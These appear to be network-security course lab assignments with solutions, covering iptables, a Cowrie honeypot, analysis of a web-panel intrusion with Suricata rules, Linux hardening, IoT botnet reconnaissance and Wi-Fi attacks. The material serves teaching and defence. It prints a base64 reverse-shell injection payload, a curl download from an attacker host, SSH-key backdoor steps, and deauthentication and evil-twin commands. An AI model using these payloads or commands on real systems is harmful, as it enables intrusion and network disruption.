To block incoming ICMP request floods, you should first simulate one: use the `ping` command, setting the **i**nterval to 0.1 seconds: `ping -i 0.1 127.0.0.1`. This should work now. To prevent it, use the `limit` **m**odule, setting a limit of, for example, **1** ping per **s**econd (line 1). Rules using this module will match *until* the limit is reached, so you should `ACCEPT` these packets and `DROP` the rest, which can be done either by adding another rule *after* the limiting one (since packets that matched the first rule will not reach the second one; line), or by configuring a default `DROP` **P**olicy (line 5) for the chain.

```
1  iptables -A INPUT -p icmp --icmp-type echo-request -m limit
   ↪  --limit 1/s -j ACCEPT
2  # and
3  iptables -A INPUT -p icmp --icmp-type echo-request -j DROP
4  # or
5  iptables -P INPUT DROP
```

(Bonus) Exercise 3.1: Advanced rules and chains. With iptables, we are capable of chaining rules using the `-N <name>` argument. This allows us to define groups of rules that will validate the traffic forwarded to the chain (see listing 1 for an example). For now, let's create a chain that restricts the use to our Virtual Machine (VM). The VM contains some services that need to remain accessible, but we don't need to expose the rest or allow outgoing connections. Write a simple chain that allows only our host to connect to port 22.

```
## Chain for a VM which only allows the same host to connect 3 times to the HTTP server every 24h.
# 1. Create the chain
iptables -N HTTP
# 2. Accept connections from a host up to 3 times, otherwise the connection attempt is rejected with reset.
iptables -A HTTP -p tcp --syn --dport 80  -m connlimit --connlimit-above 3 --connlimit-mask 32 -j REJECT --reject-with tcp-reset
# 3. Accept established connections from the same host that we have not seen in 24 hours for a maximum of three times.
iptables -A HTTP -p tcp --dport 80 -m state --state ESTABLISHED -m recent --name httpclient --rcheck --seconds 86400 --hitcount 3 -j ACCEPT
# 4. Log the rejected connections, so we can have
# a list of blocked IP addresses.
iptables -A HTTP -p tcp --dport 80 -m recent --name httpclient --set -j LOG --log-prefix "HTTP connection rejected: "
# 5. Forward any incoming traffic to the HTTP rule
iptables -A INPUT -p tcp --dport 80 -j HTTP
```

Listing 1: Example of iptables chain of rules to allow host connect a maximum of 3 times every 24h

Solution
You should clear the rules from the previous exercise by *flushing* `iptables` by running the `sudo iptables -F` and delete the chain by `sudo iptables -X SSH` (if chain *SSH* already exists).
Make sure you have the following general policies:

```
sudo iptables -P FORWARD DROP
sudo iptables -P OUTPUT ACCEPT
sudo iptables -P INPUT DROP
```

Next, you create the **SSH** chain and set up rules to manage SSH connections:

```
sudo iptables -N SSH
sudo iptables -A INPUT -p tcp --dport 22 -j SSH
sudo iptables -A SSH -p tcp -s <HOST_IP> --dport 22 -j
↪  ACCEPT
sudo iptables -A SSH -j DROP
```

For connections that have already been established, allow them to continue:

```
sudo iptables -A INPUT -m conntrack --ctstate
↪  ESTABLISHED,RELATED -j ACCEPT
```

Finally, to test if your SSH rule works as intended, attempt to SSH into your server from the specified host IP: `ssh root@<VM_IP> -p 22` Remember to replace `<HOST_IP>` and `<VM_IP>` with the actual IP addresses of your VM (see `ip addr`).

(Bonus) Exercise 3.2: Advanced rules and chains. Now write another chain to restrict access to the SSH service in Cowrie (port 2222). This chain should allow each host to connect to the service a maximum of 3 times every 24 hours. *If you want to challenge yourself even further, set a time limit of 60 seconds for each connection.*

Solution
Again, make sure that you clear the rules from the previous exercise by *flushing* `iptables` by running the commands below to remove all existing rules and custom chains. This ensures a clean state for setting up new rules.

```
# To clean up the rules from the previous assignments:
sudo iptables -F
sudo iptables -X
# Set default policies
sudo iptables -P INPUT ACCEPT
sudo iptables -P FORWARD ACCEPT
sudo iptables -P OUTPUT ACCEPT
```

After ensuring a clean slate, you proceed to create a new chain specifically for managing connections to the Cowrie SSH service, which runs on port 2222.

```
# Create the COWRIE chain
sudo iptables -N COWRIE

# Redirect incoming traffic on port 2222 to the COWRIE
↪  chain
sudo iptables -A INPUT -p tcp --dport 2222 -j COWRIE
```

To limit the number of connections each IP can make to the Cowrie SSH service to 3 per day, the following rules are added to the COWRIE chain:

```
# Allow up to 3 connections per IP per day
sudo iptables -A COWRIE -p tcp --dport 2222 -m state
↪  --state NEW -m recent --set --name cowrie
sudo iptables -A COWRIE -p tcp --dport 2222 -m state
↪  --state NEW -m recent --update --seconds 86400
↪  --hitcount 4 --name cowrie -j REJECT --reject-with
↪  tcp-reset
```

2 Honeypots - Cowrie

First, install and run Cowrie (see listing 2). One of the best features of Cowrie is the ability to replay logs. When you are done, navigate to your cowrie installation and check the newly created log file with our attack.

```
# Download and extract Cowrie
wget https://github.com/cowrie/cowrie/archive/refs/heads/master.zip
unzip master.zip
mv cowrie-master cowrie
# Create a virtual environment for Cowrie
cd cowrie
virtualenv cowrie-env
source cowrie-env/bin/activate
# Install Cowrie
pip install -U pip
pip install -r requirements.txt
cp etc/cowrie.cfg.dist etc/cowrie.cfg
# To start Cowrie run
bin/cowrie start
```

Listing 2: Cowrie installation

In this exercise, we will play with the SSH protocol in Cowrie and then we will replay our actions. For this, establish an SSH connection with the VM in port 2222 and perform some of the following *tasks (These tasks are typical procedures for installing a backdoor into a system).*

Solution
First, it is important to realize that now, you are playing the attacker role: you are trying to connect to a possibly vulnerable server and gain persistence by installing a backdoor, so you can connect to it even if the original vulnerability is closed). With that in mind, connect through SSH to Cowrie, which is running on `localhost` on port 2222. You should try logging in as the `root` user and try some easy-to-guess passwords (such as "root"): `ssh -p 2222 root@localhost`

1. Place your public SSH key in the `~/.ssh/authorized_keys` file. This should allow you to log in to the SSH server without the need for credentials. Typically, you will need to change the permissions of the file to make it readable only by the current user and restart the `sshd` service.

Solution

To do that, you should generate a keypair outside the SSH connection. You can use `ssh-keygen` to generate a key of type `RSA` with length of 2048 bits and store it in a file `my_ssh_key` in the local directory (.):

```
ssh-keygen -t rsa -b 2048 -f ./my_ssh_key
```

Afterwards, copy the contents of the `my_ssh_key.pub` file and connect through SSH. Try opening the ∼`/.ssh/authorized_keys` file there with your favorite ~~`vi`~~ text editor (you can also use `nano`). You will likely get an error such as this:

```
E558: Terminal entry not found in terminfo
```

Because you are not ready to give up just yet, you try using the `echo` command to append the key into the file, change the permissions and restart sshd:

```
echo "ssh-rsa ..." >> ~/.ssh/authorized_keys
chmod 0600 ~/.ssh/authorized_keys
service sshd restart
```

Disconnect (using ˆD or the `exit` command) and try connecting again. The server will still ask you for a password, so enter the empty one again and check to see why this is the case:

```
cat ~/.ssh/authorized_keys
```

The file does not exist (because Cowrie does not persist these changes between sessions).

2. Try to download, install, and use some tool, e.g., Nmap.

Solution
The standard APT command should work and ”install” nmap:

```
apt-get install nmap
```

However, many students had issues with this step – no output was presented. This is likely a networking issue and is not detrimental for the lab. It just serves to show a perhaps strange behavior of the remote terminal.
You can use `ping` instead to try pinging public IPs (such as 8.8.8.8), domains that exist (dtu.dk), domains that do not (this.doesnot.exist). You will always get a similar (successful) result (unlike in a real shell, where the nonexistent hosts would either not resolve or time out.

3. Did you notice anything strange?

Solution
We would think so :)
For example: the root password is empty, SSH keys are not taken into account, files are not persisted, packages are installed in a funky way, you can ping nonexistent hosts, the terminal in general behaves strangely...

4. Could you tell the difference between the honeypot and a real SSH service?

Solution
We run nmap using the following command:

```
sudo nmap -sV -p 2222 localhost
```

- -sV : service and version information
- -p PORT : specified port

By observing the nmap results, it looks like a legitimate running ssh service. We can also confirm the scan's interaction with the service by looking at `cowrie.log`.

2.1 Replaying the Logs

Solution
Cowrie records all sessions, so the administrator can later look at what the attacker was trying to do on the system (honeypot). You can list those recordings and replay them like this:

```
ls -lah var/lib/cowrie/tty
bin/playlog var/lib/cowrie/tty/fc7a392f0ddbe529be...
```

02233 Network Security
Blue Day

2024-03-05

1 Description

Having impressed the recruiter and the hiring manager, you have landed a job at BigCorpTM (Congratulations!). This company fired its previous Linux administrator and now is your responsibility to look after their systems. Soon, your boss informs you of a cyber-attack affecting two machines and they need you urgently. The first is a CentOS7 machine running a Control Web Panel (CWP). This machine is in quarantine until the company knows the extent of the attack. Your mission is to identify the attack chain, find the causes of the attack, and mitigate this threat. The second is a Ubuntu machine from one of the employees; while the team removed the malware, they suspect this machine was severely misconfigured. Your job with this machine is to fix as many misconfigurations as possible. The report mentions *ssh* and *dangerous permissions* as the entry points for the attack.
Two machines, two jobs: In section 2 you will conduct a network analysis of the traffic between the legacy machine and the attacker, and implement countermeasures in the form of Suricata rules; and in section 3 you will use a snapshot of the Ubuntu machine to identify and fix several security issues in the form of misconfigurations.

2 CentOS7


In this exercise, you will put into practice your network analysis skills to identify attack patterns from network traffic captures using Wireshark (cf. 2.1) and Suricata (cf. 2.2). Our main objective is to analyze the traffic to identify the attack chain, understand how the attacker behaved inside the server, and propose system hardening methods to mitigate the exploited vulnerability and other risks. Before you continue, make sure you have: *i.)* the traffic captures from DTU Learn, *ii.)* Wireshark installed, and *iii.) Suricata installed.* We highly encourage using the Kali VM for this exercise, but you can also use your host system.

2.1 Network Analysis

The traffic folder contains a `pcap` file and the TLS key used for the communications. Load the pcap file into Wireshark and use the TLS keys to decrypt the traffic (navigate to “Edit > Preferences > Protocols > TLS” (or “Wireshark > Preferences > Protocols > TLS” on Mac) and add the path to the file under “Master-Secret log filename”). Once you are ready, try to answer the following questions (in groups?):

- Can you identify the software used for the reconnaissance phase? How does this software scan?


Solution
Following the SYN traces we can see that Nmap discloses itself in multiple ways, for example, when Nmap uses the Scripting Engine to find more information about the system services running HTTP, SSH and SMTP protocols.



```
⌄ Hypertext Transfer Protocol
  › GET /nmaplowercheck1678220127 HTTP/1.1\r\n
    Connection: close\r\n
    User-Agent: Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)\r\n
    Host: 192.168.50.10\r\n
```

- How does the attacker get the first foothold in the server? Can you elaborate on the attack vector, vulnerability, and exploitation?

Solution
The attacker first gains knowledge of the CWP service running on port 2031. Then, it attempts to brute-force using common combinations of credentials. The attacker realizes that the running CWP version is vulnerable to a remote code execution attack through runaway parameters in the login page, requesting a reverse shell. This reverse shell uses ‘bash‘ to stream the input and output to an external IP address (encoded in base64).



```
192.168.50.10        HTTP     1073 POST /login/index.php?login=$(echo${IFS}c2ggLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC41MC4xMS85MDAxIDA+JjE=${IFS}|${IFS}base64${IFS}-d${IFS}|${IFS}bash)
```

- From only using network traffic, can you follow any further steps with confidence? Can you identify any suspicious activity? What was the goal of the attacker?

Solution
Since the reverse shell traffic is not encrypted, we can see how the attacker interacts with the server in plain text until he moves to the installation phase. Then, the attacker proceeds to install his SSH keys into the server so he can access it without needing credentials.

```
sh: no job control in this shell
sh-4.2# cd /etc/ssh
cd /etc/ssh
sh-4.2# ls
ls
moduli
ssh_config
ssh_host_ecdsa_key
ssh_host_ecdsa_key.pub
ssh_host_ed25519_key
ssh_host_ed25519_key.pub
ssh_host_rsa_key
ssh_host_rsa_key.pub
sshd_config
sh-4.2# curl -o /etc/ssh/sshd_config http://192.168.50.11:8000/sshd_config
curl -o /etc/ssh/sshd_config http://192.168.50.11:8000/sshd_config
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed

  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
100  4113  100  4113    0     0   242k      0 --:--:-- --:--:-- --:--:--  267k
sh-4.2# exit
```

2.2 Intrusion Detection Systems (IDS)

In this exercise, we will learn how to use one of the most widely used open-source security tools, Suricata. Although Suricata can do much more than detect, today's goal is to get familiar with the tool and create rules to identify attacks. For this, we recommend you visit the documentation, which explains its usage and allowed arguments. Then, use the knowledge you have gathered about the CentOS machine and the exploited vulnerability to create the following rules.

- Write a rule to detect attackers attempting to run shell commands through URL parameters. Then, enhance this rule to detect when the payload contains a reverse shell. *(Optional: add the attacker to a blacklist)*.

Solution
There are many approaches to this rule. First, we have to identify what do we consider as a code injection (the name of this attack). We know the code in this specific request, and overall and without losing generalization, we can say that any request that contains shell commands should be flagged as malicious. For example, blocking any request that contains the regex expression `$.*?`, which captures variables. For simplicity, we will use `$IFS` to raise an alert when the URL contains something resembling a shell delimiter. The suricata documentation website already gives very good hints! To include the reverse shell, we can place the whole command in the content of the `http.uri` field instead.

```
# Drop and generate alert when we receive a weird packet from the external network
# Note: you will have to define the variables starting with "£"
drop http $EXTERNAL any -> $OUR_NETWORK $HTTP_PORT \
    (msg:"Command injection";
    content:"POST"; http_method; \ # On POST requests
    content:"${IFS}"; http_uri; \ # Capture the URL
    sid:1;)
```

- Write a rule to detect attackers connecting to the server through SSH as the `root` user. Then, enhance the rule with an exception for an administrator (you can make a few assumptions, e.g., location, address, time, etc.).

Solution
Suricata can identify most of these things by default using the `ssh` keyword. Note that Suricata can not decrypt traffic by itself! we are assuming here that we are decryption the transit traffic.

```
drop ssh $EXTERNAL any -> $OUR_NETWORK $SSH_PORT \
    (msg:"Root login attempt";
    flow:established,to_server;
    ssh.hassh.string; content:"root,root@<server ip>,none";
```

- *Optional: Assuming there is a set of false credentials placed somewhere in the server, create a honeytoken rule that fires when an attacker uses them to log into the server through the web panel. You can assume Suricata can decrypt the traffic.*

You can replay the *PCAP* file offline with Suricata to test your rules using the following command:

```
# Offline replay of a pcap file and local rules
suricata -r '/path/to/pcap' -s '/path/to/rules/*.rules'
```

3 Ubuntu

In this exercise, you will use a snapshot of the Ubuntu machine to fix the various misconfigurations. The image is hosted in the Docker Hub and works on both ARM and x86 hosts. It is important to mention that you will need Docker installed in your host machine, *do not install docker in the VM.* The following guide will guide you through the setup.

Setup: To run the image, run the command:

```
docker run -d --name audit --cap-add=NET_ADMIN bitisg/audit:v2
```

- `-d` runs the container in detached mode (in the background);
- `--name audit` gives the container a name (audit), making it easier to refer to;
- `--cap-add=NET_ADMIN` grants the container some additional network-related privileges;
- `bitisg/audit:v2` specifies the image (bitisg/audit) and its version/tag (v2) to run.

Then, enter the container (named `audit`) with an **i**nteractive **t**erminal running `bash`, run the following command:

```
docker exec -it audit /bin/bash
```

To check your progress, run the audit binary located at the path `/app/audit`. There are multiple things for you to fix, and some can be a bit tricky if you are not familiar with Linux. If you get stuck, you can get hints for the levels you haven't solved by running the `/app/audit` binary like this:

```
/app/audit --hints
```

3.1 Hints

Exercises 1 to 1.75 : These exercises are centered around configuring ssh. Look into where the SSH config file is placed, and the options available regarding authentication especially.

Exercise 2 : This exercise is based on configuring firewalls. You just changed the SSH config, perhaps you could use `iptables` to limit the number of SSH connection attempts?

Exercise 3 to 4 : Look into how you define what commands can be run as root from other users on Linux. In addition, find out what SUID is and how to find programs with this permission set. Then, remove any dangerous permissions or programs that you find. Note: `https://gtfobins.github.io/` can help here.

Exercises 5 to 6 : Look into how users and their passwords are defined in Linux. Check these files. Is there anything strange that pops out, such as a shared UID?

Exercise 7 : Look into how can find exposed network ports. Perhaps services on these ports should be closed. This can be done by killing the process responsible for opening them.

Solution

- level 1: PasswordAuthentication no in the file /etc/ssh/sshd_config
- level 1.5: PubkeyAuthentication yes in the file /etc/ssh/sshd_config
- level 1.75: PermitRootLogin no in the file /etc/ssh/sshd_config
- level 2: Run the command: iptables -A INPUT -p tcp –dport 22 -m conntrack –ctstate NEW -m limit –limit 3/min -j ACCEPT
- level 3: sudo chmod u-s /usr/bin/find (and the others, vim.basic and python3)
- level 4: rm -rf /etc/sudoers.d/bitty
- level 5: manually edit passwd file so that the dave user doesnt have uid 0
- level 6: passwd dave, although usermod can also be used
- level 7: Kill the process that has established the nc listener
- bonus: Remove the backdoor from the .bashrc file in /home/bitty

02233 Network Security
Assignments: IoT Security

2024-03-12

In today's lab, we will learn about some of the issues in IoT security. We will start from the attacker perspective studying how IoT botnets work, and walk backward to identify potential vulnerabilities and think of mitigation strategies. In the first exercise, we will investigate the propagation methods for a variant of the Mirai botnet (V3G4) - you can choose another variant if you want, or another IoT botnet altogether -.

DISCLAIMER

Throughout today's exercises, you will be asked to investigate ports and service banners, but please do not conduct any active scanning yourself. Instead, use Shodan, Censys, Greynoise, Virustotal, or other meta-scanners to find relevant information regarding these addresses. While sweep and banner-grabbing scans are legal, they are borderline ethical, and a simple mistake can get you in trouble.

1 Botnets

In this exercise, we will attempt to identify devices compromised by the V3G4 variant of the Mirai botnet (See [2, 3]). This botnet targets IoT devices with known vulnerabilities and/or weak access control (e.g., no authentication, weak credentials or flaws in the authentication method). Start familiarising yourself with how this botnet works to get an understanding of conventional issues in IoT systems connected to the Internet. It is worth mentioning that there are many variants of the Mirai botnet that exploit different vulnerabilities and are run by numerous cyber-criminals [1]; however, the nature of the Mirai botnet is simplistic and less elaborated than other botnets targeting complex systems.

- How does the botnet work?
- What does the botnet do to infect a device?

Solution

The Mirai botnet is known for two main attack vectors: bruteforce attempts (using a small list of credentials), and exploitation of IoT vulnerabilities. The preferred method for expanding is to scan the Internet for open telnet/SSH servers in known ports such as 22, 23, 2222 and 2323. For vulnerability exploitation, the V3GA variant mainly targets Linux environments and embedded devices running Linux embedded.
Moreover, this variant has the C2 domain hardcoded in the Mirai malware, unlike other botnets using Domain Generation Algorithms (DGAs). When a new bot joins the botnet, the Mirai malware terminates processes that close access to the device and removes cohabitating malware. Then, the bot advertises to the C2 server that it has been compromised and is ready to attack.

Services such as Shodan, and GreyNoise act as search engines for Internet-connected devices. Shodan scans the Internet relatively often to find exposed systems, while GreyNoise collects and analyses data from other systems scanning or attacking the Internet. *(Note: The free plan of these services limits the number of results you can get, but you can still use it for this exercise.)*.

- Use GreyNoise to find devices matching the attack patterns from V3G4. You can filter the results by CVEs and other tags (e.g.,"**iot tags:Mirai**").
- Use Shodan to find out more about the list of IPs you gathered.
- Which devices did you find? Can you see any common attributes (e.g. open ports, operative system, manufacturer, etc)?
- What can we do to harden the security of your IoT devices? how can we prevent our devices from joining a Mirai botnet?

Solution

Aggregating data from GreyNoise and Shodan gives very useful results with few false positives. Information such as OS, attempted attack, CVE, and more, help us understand whether these devices have been compromised and are malicious. Furthermore, other services such as VirusTotal can enrich our results even further, showing relationship graphs, and how ISPs see these IP addresses. Our level of confidence to say whether a device has been compromised will raise along with the information we gather. For example, we can be almost certain that an IP camera has been compromised if it is running a deprecated version of embedded Linux OS and is attempting to brute force other services or dropping malicious payloads. Whether this information is enough will depend on the circumstances and the context of the device. Therefore, it is important to limit ourselves to the evidence we can gather and present our results accordingly.
To notify consumers we can find publicly available information such as `WHOIS`, contact details (some companies include this information in the banners!), registrars, etc. If the owner is a private entity, you can contact the ISP owner of the IP range. Lastly, some companies have bounty programs that specify how to present valid results. Most bounty programs will give you the chance to investigate further, which can be a great experience or even a carrier path.
Trivia*: Some bounty programs do not allow active scanning of their network or run aggressive penetration testing tools. On the other hand, Shodan and other meta-scanners are still allowed.*

Botnet investigation can lead to command and control (C2) takeovers and takedowns. In some cases, this can be done by acquiring malware samples from compromised hosts and analyzing the samples to find the C2 servers. Researchers use tools such as VirusTotal (Enterprise) to find malware samples, Ghidra for reverse engineering, Cuckoo to analyze the behavior of the malware in sandboxed environments, and fake infected machines to study the communications with the C2 servers.
If you are curious to test how a botnet works in practice, you can try BYOB, which is a small project that allows you to setup a C2 server and install a bot agent on another instance (e.g., VM or another computer).

2 Exposed IoT devices

Now that we understand how some IoT botnets work, it is time to find other factors increasing the attack surface in IoT devices exposed to the Internet at DTU. For this, we will focus on DTU-only domains (there are many of them), and try to identify which services DTU exposes to the Internet. There are many departments at DTU, most of them running experiments that require hosting databases, domains, and other services. However, network complexity is typically a synonym for attack surface. Therefore, we are curious to know which devices DTU is exposing to the Internet, what vulnerabilities they have, and how could adversaries take advantage of this situation.

- First, find out which addresses DTU exposes to the Internet. You can use `WHOIS` services, DNS records, or even Shodan to find information about a domain.

  ***Hint**: try "dtu.dk"*

  Solution

  We can go about this problem in many different ways. Our choice is to find out the ISP and ASN responsible for DTU domains through Shodan directly. The ISP is the Danish network for Research and Education (Forskningsnettet), and the ASN is AS1835. This should be enough to find the almost 739 addresses exposed from DTU (for comparison, KU exposes 3000).

- Now, query Shodan or Censys to see which services they expose and their banner information. A banner is the first response a service returns when a client tries to connect to it. You do not need to do this part yourself, you can use Shodan or another meta-scanner to retrieve this information. Focus on IoT protocols, such as the ones botnets target the most (e.g., SSH, MQTT, Telnet, FTP, MySQL...).

  ***Hint**: try the organisation name*

  Solution

  Focusing on IoT protocols, we see a couple of interesting addresses. At this time, 22 of them have SSH ports exposed to the Internet directly, 15 have an FTP server, and 1 of them uses a very old version of MQTT. You can see the services for each port here or IANA associated ones.

- Banners contain many interesting details about the exposed service (e.g., encryption mechanisms, authentication policies, service version, or even OS and other device-specific information). Sometimes, it is sufficient to say that we can retrieve their banner to say the leak sensitive information. Why do you think this is the case? Try to reason the following questions:

  - From the banners you see, which information could be used to gain additional insights into the device's security?
  - Is any of these services leaking sensitive information?

- Could an attacker use the information from these banners to gain an initial foothold into the network?
- How would you mitigate these threats?

Solution

Note that one compromised device can lead to a cascading effect, where other devices that were properly hidden from the Internet before, now are part of the attack surface. Now, if we focus on certain protocols that tend to disclose the most information, and tend to collect vulnerabilities due to the level of access they provide (e.g., SSH and FTP give a shell, MySQL gives the data directly, Telnet sometimes gives a shell as well...) we can see that there are many SSH services with different parameters.

This may not seem obvious at first, but if we use the SSH version as our indicator and query one of the CVE databases (e.g., NVD), we can see that there is a bunch of critical vulnerabilities for SSH services with versions below $v7.2$ (e.g., CVE-2016-1908, CVE-2015-5600, CVE-2016-10009...). These vulnerabilities are not new, some of which are almost 10 years old, which also tell us about the security position of the owner, and perhaps the posture of DTU. It is important to mention that these networks are likely very segmented and separate from others, but this is still a security risk. We could use other indications as well, such as the encryption algorithm used for the key (use weak cryptos?), the key length (maybe too short?), or even the hashing algorithms.

To mitigate this threat, we could notify DTU of this server, the device owner, or perhaps even the ISP. There are loads of research including best practices on how to do this, for example, we could send an email with the details of the vulnerability, some estimation of the risk from our point of view, and some recommendations on how to solve it. Our recommendation for a vulnerable SSH service would be to update the SSH service and remove it from the Internet. Clients should use VPN connections to access servers at DTU whenever possible.

References

[1] MalwareBazaar. *Malwarebazaar — statistics*. URL: `https://bazaar.abuse.ch/statistics`.

[2] Palo Alto Networks. *Mirai variant v3g4 targets iot devices*. URL: `https://unit42.paloaltonetworks.com/mirai-variant-v3g4/`.

[3] Security Week. *Mirai variant v3g4 targets 13 vulnerabilities to infect iot devices - securityweek*. URL: https://www.securityweek.com/mirai-variant-v3g4-targets-13-vulnerabilities-to-infect-iot-devices/.

02233 Network Security
Assignments & Solutions: Wireless Security

19/03/2024

Some of the exercises in this lab require specific hardware making it difficult to replicate elsewhere: a network card with monitor mode or an external antenna, and fiddling with routers. If you have access to a network card with monitoring mode, try the WPA2 exercises on your router (most routers run WPA2-PSK), which combines all the lessons learned throughout this lab. Otherwise, you can come by the “Hacker-Lab” in building 322 where you can use Pineapple routers and other equipment.

This lab assumes that there are three parties: a WIFI router, an attacker device, and one victim device. You can use your telephone or a second computer as the victim by simply connecting it to the different networks. The WIFI routers are set up with two different networks: one open network and a WPA2-PSK network. The SSID of these networks starts with “NetSecLab”. In addition, there is another router with WPS enabled for the first part of exercise 3.

DISCLAIMER

Conducting attacks on devices or networks you do not own or do not have permission to test is strictly illegal. You may likely break something unintentionally or get into trouble. Do not exploit any vulnerability on any other device but the ones in the routers we will use in this lab. If you find a vulnerability on your colleague’s devices today, please let them know.

NOTE

Make groups of 3-5 people. Make sure at least one of you has an Android phone, and a computer with a network card that can be set to monitor mode. The following commands will tell you whether your network card supports monitor mode. If no one in the group supports monitor mode, come by us and we will lend you a pineapple antenna.

```
# On your Kali machine
sudo apt install wireless-tools
iwconfig
# Anotate the network interface you will change. If you get an "Inappropriate
↪  ioctl for device" error then your network card does not support monitor
↪  mode.
sudo iwconfig eth0 mode monitor
```

1 Wardriving

The term wardriving refers to collecting signals from the environment, a technique attackers use to collect broadcast information. Among others, this method is very useful to see how much information our devices are constantly transmitting and leaking over the air. From MAC addresses to security policies, and other device details, these signals pose a significant threat in the wrong hands. Today, we will use the Android application WiGLE to see how much and how valuable this information can be.

- Can you see the signals our routers are emitting?
- What kind of networks did you see?
- Can you identify the security policies they implement?
- Did you see any network with the same name and different MAC addresses? Take a 5 min walk around the building for this.

Solution

If you used WiGLE in class, you could have seen many different networks with names starting with "NetSecLab_" – those were the Pineapples used. Those used different policies: WPA2-PSK for the "Management" networks, and open (unsecured) for the "Open" ones.
Multiple networks with the same name (SSID) but different MAC addresses (BSSID) are used by networks attempting to cover a large area. This is because several physical devices are used to give access to same underlying network. Client devices are then able to roam and automatically switch between the two physical transmitters based on signal strength. In the context of DTU, this is for example *eduroam* and *DTUsecure*.

2 Open Wi-Fi

In this exercise, we will connect to an open WIFI network and attempt some of the most common attacks. The following points will help you understand the major security concerns of open networks and wireless attacks. Remember that if a host re-connects to the network they will probably be assigned a different IP.

Pineapple

If you are using a pineapple, you can connect to it through your browser on the address `'`. You can also connect through SSH to it using `ssh root@172.16.42.1`. We highly recommend the SSH connection, the web portal can be quite frustrating sometimes.

- Connect to the Open WIFI network and start Wireshark to capture the traffic (sniff on the interface "wlan0"). Annotate the information about the hosts that you see. You can also use "`airodump-ng`" to make this process a command-line only. Can you see any issue with the ongoing traffic? *Guide on how to enable monitor mode: https://www.inkyvoxel.com/how-to-enable-monitor-mode/*.

  Note for Mac users: you may need to capture (sniff) using the "`airport`" utility instead.

Solution

Wireshark allows us to analyse the ongoing traffic over a connected network. In addition, using Wireshark in promiscuous/monitor mode will also capture traffic in transit. Some alternatives to this method include “nmap” and “airodump-ng”. Using airodump we can sniff BSSIDs and their clients, which gives a very comprehensive view of the network.

```
# Kill processes that interfere with putting an antenna/interface in
↪  monitor mode
airmon-ng check kill
# Start monitoring mode in wlan1 interface
airmon-ng start wlan1
# Monitor nearby networks
airodump-ng -c 10 wlan1mon --write bssids.txt
```

mac OS: Wireshark sometimes does not properly put the adapter into monitor mode, so we need to use the appropriate system utility (`airport`) to capture network traffic instead, where `en0` is the interface and `10` is the wireless channel:

```
cd /System/Library/PrivateFrameworks/Apple80211.framework/
./Versions/Current/Resources/airport en0 sniff 10
# Capturing 802.11 frames on en0.
# ^CSession saved to /tmp/airportSniffqGLhcb.cap.
```

After quitting with Ctrl-C, a `.cap` file will be saved into `/tmp`, from where it can be opened and analyzed in Wireshark.

- The next exercise is about performing a de-authentication attack **on selected targets**. The most simple use is a denial of service attack, but it can also be used to force victims to reconnect to rogue Access Points (APs), allowing attackers to capture credentials and force victims to install malicious software. For this, use “`aireplay-ng`” to de-authenticate your target.

  For Mac users: you will not be able to run the deauthentication attack on your computer. However, you can use the “`aireplay-ng`” on a WiFi Pineapple (again, you should connect to it through SSH) and proceed as if you were on a Linux machine.

Solution

Once we know our target BSSID and client, we can flood the router with de-authentication messages pretending to be the client. This can be done with the tool `aireplay-ng`. A word of notice, the re-authentication process is rather fast and difficult to catch for the naked eye. The output of the tool should give you an estimation of whether the victim has been de-authed.

```
# Start aireplay to deauthenticate our victim until we stop the
↪  program. To see if this is working, some of the output lines
↪  should have a high number between the brackets [XX/64], this
↪  indicates that some of the deauth requests have been accepted.
aireplay-ng --deauth 0 -c <Target MAC> -a <AP BSSID> wlan1mon
```

- **Bonus:** Now that you know how to temporarily de-authenticate your victim, we will push it to reconnect to our own AP. This is part of an “Evil Twin” attack, which is essentially a Man in the Middle (MITM) attack, giving the attacker access to all the traffic in transit. There are many ways to do this, but the simplest one is to create an AP with the same name as the original one and see if your victim connects to it.

Solution

You can create your own “hotspot” or Access Point (AP) using the tool “airbase-ng”. The process is straightforward, as you will be copying an existing BSSID (MAC) and ESSID (name), creating an Evil Twin in the process. If your adapter supports it, you may want to tune up the signal strength of your antenna (the legal 2.4 GHz band limit in Europe is 20dBm).

```
# Start the evil twin AP
airbase-ng -a <BSSID> --essid <ESSID> -c 1 wlan1mon
# Tune up the signal power
iwconfig wlan1mon txpower 20
```

Try to answer these questions:

- Can you list two or three scenarios where this can be dangerous?
- What happens with encrypted connections?
- What can you do to make your evil twin method more reliable?
- What can victims do to prevent connecting to an evil twin?

Solution

i) Open networks are generally risky since anybody can access them and even sniff the ongoing traffic. This can lead to impersonation attacks, replay attacks, stealing credentials, packet injection and packet manipulation attacks, to name a few. Furthermore, the BSSID, ESSID and other AP details can easily be spoofed to obligate devices to join rogue APs.
ii) When a client connects to an Evil Twin, the attacker has access to all the ongoing traffic; this means that the attacker can manipulate requests, re-negotiate cryptos, decrypt data on transit, and even redirect clients to malicious sites.
iii) Evil Twins are clones of the original networks, with the ”only difference” of offering a stronger signal. Therefore, attackers can block access to the original network and offer the Evil Twin as an alternative.
iv) Users can mitigate the threat of connecting to Evil Twins by simply not connecting to public, insecure or untrusted networks. While password-protected networks are not a definitive solution, the goal is to mitigate the likelihood of connecting to a rogue AP. Protected networks are more difficult to replicate since they require the attacker to know the password; yet again, this is feasible, and a dedicated attacker will go through the hassle. Another solution is to pipe connections through VPNs to make communications more secure.

3 WPS and WPA2-PSK

In the first part of this exercise, we will exploit the WPS protocol using commonly known tools. WPS is a feature in Wi-Fi routers that allows users to get easy access to the router without the need for a passphrase. The attack we will use is a variant of “*Pixie Dust*”, which is implemented in multiple tools such as “Reaver” (here you can find some slides on it). Next, we will force our way into the network by cracking the WPA2 passphrases. *NOTE: Nowadays, the majority of Wi-Fi auditing tools come with cracking methods for all of these protocols.*

